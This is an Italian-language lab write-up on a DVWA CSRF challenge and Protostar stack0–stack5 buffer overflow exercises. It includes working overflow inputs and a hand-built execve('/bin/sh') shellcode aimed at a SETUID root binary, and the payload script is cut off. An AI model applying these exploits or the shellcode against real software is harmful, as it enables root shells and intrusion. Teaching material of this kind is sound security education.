In tale tipo di attacco, un utente si autentica ad un server S1, mentre è connesso a S1, si collega ad un altro server S2. Viene indotto dal server S2 ad inviare comandi non autorizzati al server S1, tali comandi provocano azioni eseguite da parte di S1, per conto dell'utente, come se le avesse richieste lui.

### 7.3.1 Funzionamento

Nella sfida "CSRF" otteniamo una pagina Web con due form di input "New password" e "Confirm new password". Mediante la pressione del tasto "Change", l'input viene sottomesso all'applicazione csrf in esecuzione sul server. La password è inserita in un database SQL.

Test credentials

New Password:

Confirm New Password:

Immettiamo l'input seguente nei form "New password" e "Confirm new password": password password. Otteniamo come risposta Password changed. Notiamo che le password immesse dall'utente sono riflesse nell'input in chiaro. Un attaccante che monitora il traffico di rete le cattura subito. L'URL è associato ad un'azione che si suppone essere eseguita da un utente fidato. L'URL non contiene alcun parametro legato all'utente, come la password vecchia, per cui è riproducibile da chiunque. Se questo accade, e l'azione è eseguita da un utente non fidato, il server non ha alcun modo di accorgersene.

### Idea di attacco

L'attaccante può preparare una richiesta contraffatta, modificando i parametri password\_new e password\_conf nell'URL. La richiesta contraffatta viene poi nascosta in una immagine. La vittima, loggata a DVWA, viene indotta a caricare l'immagine inconsapevolmente e viene provocata la modifica della password per una vittima.

```

```

Quando il browser della vittima valuta la richiesta inconsciamente si collega alla pagina di cambio password e la modifica ha successo

### 7.3.2 Debolezza

L'applicazione non è in grado di verificare se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata. CWE di riferimento: CWE-352 Cross-Site Request Forgery (CSRF).

### 7.3.3 Mitigazione

Possiamo introdurre un elemento di casualità negli URL associati ad azioni. Lo scopo è quello di distinguere richieste lecite (generate da riempimento del form da parte dell'utente) da richieste contraffatte (generate da manipolazione dell'URL da parte dell'attaccante). Se l'attaccante genera l'URL senza il form, la sua richiesta viene scartata.

## Capitolo 8

# Protostar - stack 0

Credenziali di accesso:

```
> user
> user

> cd /opt/protostar/bin
```

Questo livello introduce il concetto che è possibile accedere alla memoria al di fuori della sua regione allocata, come sono disposte le variabili dello stack e che la modifica al di fuori della memoria allocata può modificare l'esecuzione del programma.

L'obiettivo della sfida è la modifica del valore della variabile `modified` a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
int main(int argc, char **argv){

 volatile int modified;
 char buffer[64];

 modified = 0;
 gets(buffer);

 if(modified != 0) {
 printf("you have changed the 'modified' variable\n");
 }else {
 printf("Try again?\n");
 }
}
```

### 8.1 Raccolta d'informazioni

Prima di procedere con un eventuale attacco, è sempre buona norma raccogliere quante più informazioni possibili sul sistema in questione. Per ottenere informazioni sul sistema operativo in esecuzione, digitiamo il comando:

```
> lsb_release -a

...
Description: Debian GNU/Linux v. 6.0.3 (Squeeze
...
> arch

i686 (32 bit, Pentium II)
```

Per ottenere informazioni sui processori installati (diversi da macchina a macchina) digitiamo `cat /proc/cpuinfo`, scoprendo che il processore installato è Intel Core i5 (nel mio caso).

Per una prima esecuzione:

```
> cd /opt/protostar/bin
> ./stack0
-
```

Il programma resta in attesa di un input da tastiera. Digitando qualcosa e dando Invio, si ottiene il messaggio di errore “Try again?”.

Il programma `stack0` accetta input locali, da tastiera o da altro processo (tramite pipe). L’input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma. Analizzando il codice sorgente di `stack0.c` scopriamo che il programma stampa un messaggio di conferma se la variabile `modified` è diversa da zero. Inoltre, notiamo che le variabili `modified` e `buffer` sono spazialmente vicine, quindi sorge il dubbio che esse possano essere vicine anche in memoria centrale. Da ciò ne deriva un’idea, infatti se le due variabili sono contigue in memoria, ci chiediamo se possiamo sovrascrivere `modified` sfruttando la sua vicinanza con `buffer`.

Quindi scrivendo 68 byte in `buffer`, poiché `buffer` è un array di 64 caratteri, avremo che i primi 64 byte in input riempiranno `buffer` e i restanti 4 byte riempiranno `modified`. Per analizzare la fattibilità dell’attacco bisogna verificare due ipotesi:

- Ipotesi 1: `gets(buffer)` permette l’input di una stringa più lunga di 64 byte.
- Ipotesi 2: le variabili `buffer` e `modified` sono contigue in memoria.

### 8.1.1 La funzione `gets()`

Dalla documentazione sappiamo che: `gets()` legge una riga da `stdin` nel buffer puntato da `s` fino a quando termina una nuova riga o EOF, che sostituisce con `\0`. Non viene eseguito alcun controllo per il sovraccarico del buffer (vedere BUG di seguito).

Leggendo la sezione BUGS scopriamo che `gets()` è deprecata in favore di `fgets()`, che invece limita i caratteri letti. Ci viene detto anche di non usare mai `gets()`, perché è impossibile dire senza conoscere i dati in anticipo quanti caratteri `gets()` leggerà e che `gets()` continuerà a memorizzare i caratteri oltre la fine del buffer. È quindi estremamente pericolosa da usare, ci viene consigliato di usare `fgets()`.

Deduciamo primariamente che non c’è controllo sul buffer overflow, di conseguenza la prima ipotesi sembra verificata: `gets()` permette input più grandi di 64 byte.

Per verificare la seconda ipotesi, possiamo utilizzare il comando `pmap`, che stampa il layout di memoria di un processo in esecuzione (ad esempio, per la shell corrente `pmap $$`).

```
$ pmap $$
1531: -sh
08048000 80K r-x-- /bin/dash
0805c000 4K rw--- /bin/dash
0805d000 140K rw--- [anon]
b7e96000 4K rw--- [anon]
b7e97000 1272K r-x-- /lib/libc-2.11.2.so
b7fd5000 4K ---- /lib/libc-2.11.2.so
b7fd6000 8K r---- /lib/libc-2.11.2.so
b7fd8000 4K rw--- /lib/libc-2.11.2.so
b7fd9000 12K rw--- [anon]
b7fe0000 8K rw--- [anon]
b7fe2000 4K r-x-- [anon]
b7fe3000 108K r-x-- /lib/ld-2.11.2.so
b7ffe000 4K r---- /lib/ld-2.11.2.so
b7fff000 4K rw--- /lib/ld-2.11.2.so
bffe0000 84K rw--- [stack]
total 1740K
```

L'output di pmap mostra l'organizzazione in memoria di:

- Aree codice (permessi r-x)
- Aree dati costanti (permessi r-)
- Aree dati (permessi rw-)
- Stack (permessi rw-, [ stack ])


### 8.1.2 Comando pmap

Dall'output di pmap si deduce che lo stack del programma è piazzato sugli indirizzi alti. L'area di codice del programma (TEXT) è piazzata sugli indirizzi bassi ed infine l'area dati del programma (Global Data) è piazzata in "mezzo".

Non abbiamo ancora informazioni sufficienti per procedere all'attacco in quanto ancora non siamo in grado di capire dove sono posizionate in memoria le variabili buffer e modified. Recuperiamo informazioni sul layout dello stack in GNU/Linux online. Dalla lettura del documento "<http://duartes.org/gustavo/blog/post/journey-to-the-stack/>" scopriamo che lo stack è organizzato per record di attivazione (frame). Inoltre lo stack cresce verso gli indirizzi bassi. Lo stack viene gestito mediante tre registri:

- ESP, che punta al top dello stack.
- EBP, che consente di accedere agli argomenti e alle variabili locali all'interno del frame associato alla funzione in esecuzione.
- EAX, per trasferire i valori di ritorno al chiamante.

Il layout dello stack è il seguente:



Da come letto la variabile buffer dovrebbe essere piazzata ad un indirizzo più basso della variabile modified. Ciò dipende dal fatto che le variabili definite per ultime stanno in cima allo stack e lo stack cresce verso gli indirizzi bassi.

Quindi un semplice scenario di attacco può essere quello in cui forniamo un input lungo almeno 65 caratteri (esempio 'a'). Per automatizzare l'inserimento di 65 caratteri possiamo usare python e dare il suo output come input del nostro programma:

```
> python -c 'print "a" * 65' | ./stack0
```

Abbiamo ottenuto che la variabile è stata modificata, quindi la sfida è vinta.

## Capitolo 9

# Protostar - stack 1

Credenziali di accesso:

```
> user
> user

> cd /opt/protostar/bin
```

Questo livello esamina il concetto di modifica delle variabili in valori specifici nel programma e il modo in cui le variabili sono disposte in memoria.

L'obiettivo della sfida è impostare la variabile `modified` al valore `0x61626364` a tempo di esecuzione. Il programma è molto simile a `stack0`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv){
 volatile int modified;
 char buffer[64];

 if(argc == 1) {
 errx(1, "please specify an argument\n");
 }

 modified = 0;
 strcpy(buffer, argv[1]);

 if(modified == 0x61626364){
 printf("you have correctly got the variable to the right value\n");
 } else {
 printf("Try again, you got 0x%08x\n", modified);
 }
}
```

## 9.1 Raccolta informazioni

Eseguiamo stack1:

```
> ./stack1.c.
```

```
please specify an argoument
```

Proviamo fornendo un input:

```
> ./stack1.c abc
```

```
try again, you got 0x00000000
```

Dalla raccolta di informazioni notiamo che il programma stack1 accetta input locali, tramite il suo primo parametro argv[1], dove l'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. L'idea su cui si poggia l'attacco a stack1 è identica a quella vista per stack0, quindi costruire un input ad hoc e fornirlo al programma.

Per sapere quali caratteri dare in input al programma come prima cosa andiamo a vedere se nel codice ascii troviamo qualche riscontro, e notiamo che:

- 0x61 -> a
- 0x62 -> b
- 0x63 -> c
- 0x64 -> d

## 9.2 Attacco

Quindi ora che sappiamo i 4 valori li possiamo usare per riempire modified:

```
> ./stack1 $(python -c 'print "a" * 64 + "abcd"')
```

```
try again you got 0x64636261
```

Dove la variabile modified è stata modificata in modo diverso. Quello che è andato storto è che l'input, seppur inserito nell'ordine corretto, appare al rovescio nell'output del programma. Il motivo di ciò è perché l'architettura Intel è Little Endian.

Quindi proviamo ad immettere l'input con gli ultimi 4 caratteri al contrario:

```
> ./stack1 $(python -c 'print "a" * 64 + "dcba"')
```

Ed avremo come risultato che la variabile modified è stata modificata correttamente riuscendo a vincere la sfida.

## Capitolo 10

# Protostar - stack 2

Credenziali di accesso:

```
> user
> user
```

```
> cd /opt/protostar/bin
```

Stack2 esamina le variabili di ambiente e come possono essere impostate

L'obiettivo della sfida è impostare la variabile modified al valore 0x0d0a0d0 a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
 volatile int modified;
 char buffer[64];
 char *variable;

 variable = getenv("GREENIE");

 if(variable == NULL) {
 errx(1, "please set the GREENIE environment variable\n");
 }

 modified = 0;
 strcpy(buffer, variable);

 if(modified == 0x0d0a0d0a) {
 printf("you have correctly modified the variable\n");
 } else {
 printf("Try again, you got 0x%08x\n", modified);
 }
}
```

### 10.1 Raccolta informazioni

Eseguiamo stack2:

```
> ./stack2
```

```
Please set GRRENIE environment variable
```

Il programma stack2 accetta input locali, tramite una variabile di ambiente (GREENIE), dove l'input è una stringa generica e soprattutto la variabile di ambiente GREENIE non esiste, dobbiamo crearla

noi. Non sembrano esistere altri metodi per fornire input al programma. I valori da inserire in questa variabile secondo la codifica `ascii` sono i seguenti:

- `0x0a` -> `'\n'`
- `0x0d` -> `'\r'`

Iniziamo ora impostando la variabile d'ambiente nel seguente modo<sup>1</sup>:

```
export GREENIE=abc
```

Possiamo visualizzare il suo valore attraverso: `echo $GREENIE`.

Eseguiamo `stack2`:

```
> ./stack2
```

```
Try again you got 0x00000000
```

Il valore di `GREENIE` viene copiato in `buffer`, ma non provoca `overflow`.

Passando ad un secondo tentativo di attacco, proviamo ad impostare `GREENIE` ad un valore maggiore di 64 byte, ad esempio alla stringa con 65 caratteri `'a'`.

```
> export GREENIE=$(python -c 'print "a" * 65')
> ./stack2
```

```
Try again you got 0x00000061
```

si è verificato `stack overflow`, ma che il valore della variabile `modified` non è quello desiderato, infatti 64 caratteri `'a'` sono stati copiati in `buffer` e una soltanto in `modified`.

Passando ad un terzo tentativo di attacco, proviamo ad impostare `GREENIE` al valore desiderato, quindi costruendo un input di 64 caratteri `'a'` per riempire `buffer`, e poi appendendo i 4 caratteri aventi codice ASCII `0x0d`, `0x0a`, `0x0d`, `0x0a`, al rovescio, per riempire `modified`. Sempre utilizzando Python:

```
> export GREENIE=$(python -c 'print "a" * 64 + "\x0a\x0d\x0a\x0d"')
> ./stack2
```

Riuscendo quindi a vincere la sfida.

---

<sup>1</sup>Se non si è già in `/opt/protostar/bin`, spostarsi al suo interno col comando `cd`



# Capitolo 11

## Protostar - stack 3

Credenziali di accesso:

```
> user
> user

> cd /opt/protostar/bin
```

Stack3 esamina le variabili di ambiente, e come possono essere impostate, e sovrascrive i puntatori a funzione memorizzati nello stack.

L'obiettivo della sfida è impostare `fp = win` a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione `win()`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
 printf("code flow succesfully changed\n");
}

int main(int argc, char **argv) {
 volatile int (*fp)();
 char buffer[64];

 fp=0;
 gets(buffer);

 if(fp) {
 printf("calling function pointer, jumping to 0x%08x\n",fp); fp();
 }
}
```

il programma `stack3` accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Dal punto di vista concettuale, la sfida `stack3` è identica alle precedenti, l'unica difficoltà aggiuntiva risiede nella natura del numero da iniettare, infatti nelle sfide precedenti, il numero intero era noto a priori, invece nella sfida attuale, il numero intero non è noto a priori e va “estratto” dal binario eseguibile. L'idea nasce dalla supposizione di poter recuperare l'indirizzo della funzione `win()` a partire dal binario eseguibile `stack3`. Una volta trovato l'indirizzo lo si può dare come input e si sovrascriverà `fp`.

## 11.1 Calcolo indirizzo di win

La traccia fornisce un suggerimento interessante per calcolare l'indirizzo della funzione win, ovvero "sia gdb che objdump sono tuoi amici per determinare dove si trova la funzione win() nella memoria."

### 11.1.1 GNU Debugger (GDB)

GDB è il debugger predefinito per GNU/Linux, esso supporta diversi linguaggi di programmazione, tra cui il C, e gira su diverse piattaforme, tra cui varie distribuzioni di Unix, Windows e MacOS. Esso consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash. Dalla documentazione (man gdb) apprendiamo che GDB viene invocato con il comando di shell gdb, seguito dal nome del file binario eseguibile. L'opzione -q consente di evitare la stampa dei messaggi di copyright, quindi possiamo riassumere il comando come:

```
> gdb -q file_eseguibile
```

Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita il comando quit (q). Invece, il comando print (p) consente di visualizzare il valore di una espressione. Proseguendo su questo cammino, iniziamo ad abbozzare un attacco:

1. Recuperare l'indirizzo della funzione win() tramite la funzionalità print di gdb.
2. Successivamente, costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian.
3. Infine, passiamo l'input a stack3 via pipe (STDIN).

Per il punto 1, ovvero il recupero dell'indirizzo della funzione win(), utilizziamo la funzionalità print di gdb attraverso i seguenti comandi:

```
> gdb -q ./stack3
```

```
(gdb) p win
```

```
$1 = {void (void)} 0x8048424 <win>
```

Ottenuto l'indirizzo di win costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian:

```
> python -c 'print "a" * 64 + "\x24\x84\x04\x08" | ./stack3
```

Riusciamo così ad eseguire la funzione win e a vincere la sfida.

## Capitolo 12

# Protostar - stack 4

Credenziali di accesso:

```
> user
> user

> cd /opt/protostar/bin
```

Stack4 esamina la sovrascrittura dell'EIP salvato e gli overflow del buffer standard. EIP sta per Extended Instruction Pointer, ed è il registro che contiene l'indirizzo della prossima istruzione da eseguire.

L'obiettivo della sfida è eseguire la funzione win() a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione win().

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
 printf("code flow succesfully changed\n");
}

int main(int argc, char **argv){
 char buffer[64];
 gets(buffer);
}
```

### 12.1 Raccolta informazioni

Il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Mandiamo in esecuzione stack4 dal percorso /opt/protostar/stack4, e notiamo che il programma resta in attesa di un input da tastiera. Da una prima esecuzione, digitando un po' di caratteri random e premendo invio, ci viene restituito il prompt (ovvero non accade niente). I caratteri vengono memorizzati in buffer e il programma termina normalmente.

Passando ad una seconda esecuzione, proviamo a fornire a stack4 un input di 65 caratteri:

```
> python -c 'print "a" * 65' | ./stack4

segmentation fault
```


Questo perché i 64 caratteri 'a' vengono scritti in buffer ed i rimanenti caratteri vengono scritti in locazioni di memoria contigue, di cui alcune riservate alla memorizzazione della variabile EBP (Extended Base Pointer) per la gestione dello stack.

Dopo questa esecuzione, la questione da porci è se possiamo modificare l'input dell'ultima esecuzione in modo che, prima di andare in crash, il programma esegua la funzione win(), riuscendo a vincere la sfida.

Nel programma stack4 non c'è alcuna variabile esplicita da sovrascrivere; quindi abbiamo bisogno di trovare una locazione di memoria sullo stack che, se sovrascritta, provoca una modifica del flusso di esecuzione. Tale locazione corrisponde proprio la cella "indirizzo di ritorno" che si trova nello stack frame corrente.

L'indirizzo di ritorno su Protostar è una cella di dimensione pari all'architettura della macchina, quindi 4 byte nel caso di Protostar, come visto nelle sfide precedenti (con il comando arch) essa è una macchina a 32 bit. Essa contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame.

## Stack



Innanzitutto troviamo i parametri della funzione, e nel qual caso ci fosse il main, ci saranno i parametri argc, argv ed envp. Poi abbiamo la cella di nostro interesse "Indirizzo di ritorno" dove vogliamo andare a sovrascrivere l'indirizzo di win(). Successivamente troviamo la cella Saved EBP, dove viene salvato il puntatore al frame precedente e serve perché quando questa funzione smette di esistere bisogna ritornare al record di attivazione della funzione precedente. Infine abbiamo le Variabili locali, dove sostanzialmente viene allocato dello spazio, ad esempio per la variabile buffer. Se notiamo dove punta ESP (puntatore al top dello stack) ovvero esso punta all'inizio delle Variabili locali, ovvero l'inizio del buffer, possiamo pensare ad un input che riempia tale spazio (nel nostro caso un buffer di 64 byte) in aggiunta allo spazio di Saved EBP dove anch'essa è una cella di dimensioni pari a quella dell'architettura della macchina (quindi altri 4 byte) per arrivare all'Indirizzo di ritorno. Se fosse così come nella rappresentazione, sarebbero necessari 64 byte (buffer) + 4 byte (Saved EBP) = 68 byte di caratteri trash che riempiano Variabili locali e Saved EBP per arrivare ad Indirizzo di ritorno e sovrascrivere l'indirizzo della funzione win(). Il problema che sorge è che non siamo sicuri che l'architettura è modellata così come in figura e quindi come l'abbiamo immaginata, ci potrebbero essere ulteriori locazioni, ed è quello che dobbiamo scoprire. L'idea di attacco è appunto quella di sovrascrivere l'indirizzo di ritorno con quello della funzione win() e per fare ciò, occorre identificare:

- L'indirizzo della cella di memoria contenente l'Indirizzo di ritorno, anche se non sappiamo (ancora) come fare.
- L'indirizzo della funzione win(), il quale sappiamo come ottenerlo (GDB e print win).

Per procedere, eseguiamo ed esaminiamo passo dopo passo stack4 mediante il debugger per determinare il layout dello stack al fine di calcolare in modo preciso gli spazi per la costruzione dell'input, lo stack frame da analizzare nel nostro caso è quello del main in quanto contiene la gets().

```
> gdb -q ./stack4

(gdb) p win

$1 = {void (void)} 0x80483f4 <win>
```

Abbiamo ottenuto l'indirizzo di win da dare come input.

A questo punto bisogna localizzare la posizione della cella di Indirizzo di ritorno. Per ottenere l'indirizzo di ritorno di main() è necessario ricostruire il layout dello stack di stack4. Nel caso in cui si è a disposizione il codice sorgente di stack4 è facile fare tale operazione, ma nel caso in cui non si possiede il codice sorgente di stack4 bisogna trarre tali informazioni dal codice binario, e quindi si necessita di disassemblare main() e capire il suo operato. Quest'ultima operazione è fattibile attraverso l'utilizzo della funzione disassemble (disass) di GDB:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push %ebp
0x08048409 <main+1>: mov %esp,%ebp
0x0804840b <main+3>: and $0xffffffff0,%esp
0x0804840e <main+6>: sub $0x50,%esp
0x08048411 <main+9>: lea 0x10(%esp),%eax
0x08048415 <main+13>: mov %eax,(%esp)
0x08048418 <main+16>: call 0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Come si può notare, vi sono diversi indirizzi di memoria, e per ogni indirizzo vi è una particolare istruzione. Tali istruzioni, nell'ordine:

- push sullo stack del un valore di un registro, in questo caso EBP.
- mov tra due registri ESP (stack pointer) ed EBP.
- and del registro ESP con un valore esadecimale (da capire a cosa corrisponde).
- sub tra il valore corrente del puntatore ESP ed un valore. Una nota su tale operazione, infatti quando ci troviamo davanti ad una situazione simile dove vi è appunto una sub a partire dal valore corrente del puntatore significa che stiamo spostando il puntatore dello stack di un particolare ammontare (in esadecimale che convertito in decimale ci dirà l'esatto numero). Ciò significa che, ricordando che lo stack cresce verso il basso ed ogni volta che si vuole aggiungere qualcosa all'interno dello stack il puntatore deve essere spostato verso locazioni di memoria con indirizzi più bassi e questo lo si può ottenere proprio con una sottrazione, sottraendo al valore corrente del puntatore una certa quantità facendo spazio nello stack per inserire un qualcosa.
- Un'istruzione cruciale è la leave, la quale essa è un loader che va, appunto, a caricare in un particolare registro EAX il valore del puntatore dello stack (ESP) con un offset indicato (ci tornerà utile in seguito). Questa istruzione ci fa capire quanto dista l'inizio del buffer dalla cella Indirizzo di ritorno.

all'analisi del codice assembly di main() vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack:

- ESP, Stack Pointer, ovvero il puntatore al top dello stack.

- EBP, Base Pointer, ovvero il puntatore che ci consente di accedere agli argomenti e alle variabili locali all'interno di un frame.

All'interno di gdb possiamo inserire dei break point per vedere come viene costruito lo stack:

es: `b *0x8048408`

Successivamente, dato che dopo l'inserimento del breakpoint, GDB ci ritorna il prompt, eseguiamo il programma con il comando: `r`.

Ci aspettiamo che il programma parta e si fermi al breakpoint.

Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP ad ogni passo dell'esecuzione. Infatti:

```
(gdb) p $ebp
$2 = (void *) 0xbffffdc8
```

```
(gdb) p $esp
$3 = (void *) 0xbffffd4c
```

Analizziamo il layout iniziale dello stack, infatti subito prima dell'esecuzione di `main()`, l'indirizzo di ritorno è contenuto nella cella puntata da ESP (`0xbffffd4c`), perché il puntatore allo stack non ha inserito ancora nulla nello stack. Quindi possiamo dire che gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di `main()`, come anticipato:

- `argc` (numero di argomenti, incluso il programma), quindi se l'indirizzo della cella di ritorno è puntata ad ESP, `argc` si troverà alla cella che ha indirizzo di valore `$esp + 4`.
- `argv` (array delle stringhe degli argomenti, incluso il programma), `argv` si troverà alla cella che ha indirizzo di valore `$esp + 8`.
- `envp` (array delle variabili di ambiente), `envp` si troverà alla cella che ha indirizzo di valore `$esp + 12`.

Il perché si procede di valori multipli di 4 è data sempre dall'architettura della macchina.

Se si osserva l'evoluzione dello stack il piano di attacco diventa chiaro:

1. costruiamo un input di caratteri 'a' che sovrascrive buffer, lo spazio lasciato dall'allineamento dello stack (padding), il vecchio EBP.
2. Attacciamo a tale input l'indirizzo di `win()` in formato Little Endian.
3. Eseguiamo `stack4` con tale input.

### 12.1.1 Attacco

Il numero di 'a' necessarie nell'input è pari a `sizeof(buffer) + sizeof(padding) + sizeof(vecchio EBP)`:  $64 + 8 + 4 = 76$  byte, ci serve una stringa di 76 'a'. Costruiamo l'input con python:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'
```

mandiamolo in esecuzione:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"' | ./stack4
```

Il comando andrà in segmentation fault ma avremo comunque vinto la sfida.

Il crash di `stack4` è causato dal fatto che dopo l'esecuzione di `win()` viene letto il valore successivo sullo stack (che è stato rovinato), per riprendere il flusso di esecuzione. Tuttavia, tale fatto non costituisce un problema poiché siamo riusciti a vincere la sfida.

## Capitolo 13

# Protostar - stack 5

Credenziali di accesso:

```
> user
> user

> cd /opt/protostar/bin
```

Stack5 è un buffer overflow standard, questa volta introduce lo shellcode. L'obiettivo della sfida è eseguire codice arbitrario a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){
 char buffer[64];
 gets(buffer);
}
```

### 13.1 Raccolta informazioni

il programma stack5 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica.

Esaminando i metadati di stack5 scopriamo che esso è SETUID root, quindi qualunque cosa faccia stack5 lo fa come se fosse root.

```
> ls -la ./stack5

-rwsr-xr-x 1 root root
```

In questa sfida è richiesta l'esecuzione di codice arbitrario, che sarà eseguito con i permessi root. Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input. Il codice iniettato dall'attaccante potrebbe ricadere sull'esecuzione di una shell (un codice macchina che esegue una shell viene detto shellcode) che andrà ad operare con i permessi di root.

Il piano di attacco quindi è il seguente: produciamo un input contenente:

- Lo shellcode (codificato in esadecimale).
- Caratteri di padding fino all'indirizzo di ritorno.
- L'indirizzo iniziale dello shellcode (da scrivere nella cella contenente l'indirizzo di ritorno).

Eseguendo stack5 con tale input, otterremo così una shell, e poiché stack5 è SETUID root, la shell sarà di root.

La prima operazione da svolgere consiste nella preparazione di uno shellcode. Costruiremo tale shellcode da zero, tenendo presente che la sua dimensione deve essere grande al più 76 byte dati da stack4 studiando il layout della funzione main:  $\text{sizeof}(\text{buffer}) + \text{sizeof}(\text{padding}) + \text{sizeof}(\text{vecchio EBP})$ :  $64 + 8 + 4 = 76$  byte.

Inoltre lo shellcode, non deve contenere byte nulli, in quanto un byte nullo viene interpretato come string terminator, causando la terminazione improvvisa della copia nel buffer, facendo arrestare il programma. Lo shellcode che andiamo a preparare è molto semplice (deve aprire una semplice shell) e consiste nelle istruzioni seguenti:

```
execve("/bin/sh");
exit(0);
```

### 13.1.1 Funzione execve

execve() riceve tre parametri in input:

- Un percorso che punta al programma da eseguire
- Un puntatore all'array degli argomenti argv[]
- Un puntatore all'array dell'ambiente envp[]

Per convenzione, i registri usati per il passaggio dei parametri sono

- EAX: identificatore della chiamata di sistema
- EBX: primo argomento
- ECX: secondo argomento
- EDX: terzo argomento
- EAX: per convenzione, il registro usato per il valore di ritorno

I parametri in ingresso per execve() nel nostro shellcode sono

- filename=/bin/sh (va in EBX)
- argv[]= NULL (va in ECX)
- envp[]= NULL (va in EDX)

Il valore di ritorno per execve() non viene utilizzato e quindi non generiamo codice per gestirlo.



**Codice macchina per execve:**

```
xor %eax,%eax //truccetto per mettere eax a 0 senza usare valori nulli
push %eax //metto eax sullo stack
push $0x68732f2f // metto sullo stack valore che in Little Endian ==
 //sh usiamo il doppio / per non mettere zeri
push $0x6e69622f //metto sullo stack valore che in Little Endian ==
 //bin cosi ora abbiamo /bin//sh
mov %esp,%ebx // ebx lo faccio puntare quindi al primo parametro da passare a execv
 (che era puntato automaticamente da esp che punta al top dello stack)
mov %eax,%ecx //azzero ecx mettendoci eax che e' nullo
mov %eax,%edx //azzero edx mettendoci eax che e' nullo
mov $0xb,%al // metto nel bit meno significativo di eax una b quindi ora eax ==
 0x0000000b che corrisponde a 11 cioe' il valore per la chiamata
 execv (in eax ci deve essere identificatore chiamata di sistema)
int 0x80 // interruttore di sistema 128 e serve per dire ho finito la prima
 istruzione passa il controllo al kernel che la esegue
xor %eax,%eax //inizio a scrivere exit(0) azzerando eax con lo stesso truccetto
inc %eax //incremento di uno eax == 0x00000001 che corrisponde alla
 chiamata exit
int 0x80 //interruttore di sistema 128 che fa eseguire al kernel exit(0)
```

Lo shellcode ora visto va tradotto in una stringa di caratteri esadecimali e fornito in input a stack5. Shellcode.s:

```
shellcode:
 xor %eax,%eax
 push %eax
 push $0x68732f2f
 push $0x6e69622f
 mov %esp,%ebx
 mov %eax,%ecx
 mov %eax,%edx
 mov $0xb,%eax
 int $0x80
 xor %eax,%eax
 inc %eax
 int $0x80
```

Compiliamo il programma Assembly (shellcode.s) in codice macchina, ottenendo il file oggetto shellcode.o . Il comando objdump permette l'estrazione di informazioni da un file. Utilizziamo objdump per disassemblare shellcode.o e otteniamo così le istruzioni codificate in esadecimale.

```
gcc -m32 -c shellcode.s -o shellcode.o
```

bisogna poi disassemblare il codice macchina, ed il comando objdump permette l'estrazione di informazioni da un file (che sia esso oggetto, libreria, binario eseguibile). Inoltre, consente di disassemblare (ovvero produrre il codice assembly dal codice macchina). Quindi passiamo all'estrazione delle istruzioni dal codice macchina, utilizzando appunto objdump per disassemblare shellcode.o, da qui non dovremo fare nient'altro che prendere i vari Opcode e scriverli sotto forma di stringa in modo da passarli in input a stack5.

Le istruzioni sono poi codificate sotto forma di stringa:

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80"
```

La lunghezza finale è di 28 byte quindi va bene.

Creiamo un file in python che ci autogeneri l'input e salviamo quest'ultimo:

```
nano stack5-payload.py
```

stack5-payload.py:

```
#!/usr/bin/python

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
